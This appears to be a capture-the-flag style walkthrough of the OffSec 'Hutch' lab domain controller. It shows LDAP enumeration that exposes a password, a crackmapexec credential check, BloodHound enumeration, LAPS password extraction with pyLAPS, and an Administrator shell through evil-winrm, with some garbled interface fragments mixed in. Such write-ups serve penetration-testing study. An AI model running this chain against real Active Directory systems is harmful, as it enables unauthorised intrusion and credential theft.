

# Hutch

An Nmap scan reveals several ports related to a Windows Domain Controller, including Kerberos, LDAP, SMB, etc.

Enumerating LDAP we are able to gather a password for user Freddy McSorley:

```
(kali㉿kali)-[~/OSCP]
$ ldapsearch -H ldap://192.168.196.122:389/ -x -b "dc=hutch,dc=offsec" > ldapsearch_output
```

```
# Freddy McSorley, Users, hutch.offsec
dn: CN=Freddy McSorley,CN=Users,DC=hutch,DC=offsec
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Freddy McSorley
description: Password set to CrabSharkJellyfish192 at user's request.
Please c
```

We can test these credentials with crackmapexec:

```
(kali㉿kali)-[~/OSCP]
$ crackmapexec smb 192.168.196.122 -u fmcSorley -p CrabSharkJellyfish192 --shares
SMB 192.168.196.122 445 HUTCHDC [*] Windows 10 / Server 2019 Build 17763 x64 (name:HUTCHDC) (dom
ain:hutch.offsec) (signing:True) (SMBv1:False)
SMB 192.168.196.122 445 HUTCHDC [+] hutch.offsec\fmcSorley:CrabSharkJellyfish192
SMB 192.168.196.122 445 HUTCHDC [+] Enumerated shares
SMB 192.168.196.122 445 HUTCHDC
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```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
IPC\$	READ	Remote IPC
NETLOGON	READ	Logon server share
SYSVOL	READ	Logon server share

## Privilege Escalation

We can use these credentials to run bloodhound-python to enumerate the domain for us:

```
(kali㉿kali)-[~/OSCP]
$ bloodhound-python -d hutch.offsec -u fmcSorley -p 'CrabSharkJellyfish192' -c all --zip -ns 192.168.196.122
INFO: Found AD domain: hutch.offsec
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (hutchdc.hut
ch.offsec:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: hutchdc.hutch.offsec
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: hutchdc.hutch.offsec
INFO: Found 18 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: hutchdc.hutch.offsec
INFO: Done in 00M 18S
INFO: Compressing output into 20241103162019_bloodhound.zip
```

Now we can upload the zip file to bloodhound to get a graph of the domain. And we can see that with the account

Help: ReadLAPSPassword

Info

Windows Abuse

Linux Abuse


Opsec

Refs

The user FMCSORLEY@HUTCH.OFFSEC has the ability to read the password set by Local Administrator Password Solution (LAPS) on the computer HUTCHDC.HUTCH.OFFSEC.

The local administrator password for a computer managed by LAPS is stored in the confidential LDAP attribute, "ms-mcs-AdmPwd".

```
(kali㉿kali)-[~/OSCP/Hutch]
$ pyLAPS --action get -d "hutch.offsec" -u fmcsoley -p CrabSharkJellyfish192 --dc-ip 192.168.196.122
```



```
v1.2
@podalirius_

[+] Extracting LAPS passwords of all computers ...
    HUTCHDC$           : pGD(W8{$@[Fp.-
[+] All done!
```

```
(kali㉿kali)-[~/OSCP/Hutch]
$ evil-winrm -i hutch.offsec -u 'Administrator' -p 'pGD(W8{$@[Fp.-'

Evil-WinRM shell (v3.5) Tree

Warning: Remote path completions is disabled due to ruby limitation:
ed on this machine

NODE PROPERTIES
Data: For more information, check Evil-WinRM GitHub: https://github.c

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami  
hutch\administrator  
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami /priv
```

#### PRIVILEGES INFORMATION

Privilege Name	Description
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process
SeMachineAccountPrivilege	Add workstations to domain
SeSecurityPrivilege	Manage auditing and security log
SeTakeOwnershipPrivilege	Take ownership of files or other objects
SeLoadDriverPrivilege	Load and unload device drivers
SeSystemProfilePrivilege	Profile system performance
SeSystemtimePrivilege	Change the system time
SeProfileSingleProcessPrivilege	Profile single process
SeIncreaseBasePriorityPrivilege	Increase scheduling priority
SeCreatePagefilePrivilege	Create a pagefile
SeBackupPrivilege	Back up files and directories
SeRestorePrivilege	Restore files and directories
SeShutdownPrivilege	Shut down the system
SeDebugPrivilege	Debug programs
SeSystemEnvironmentPrivilege	Modify firmware environment values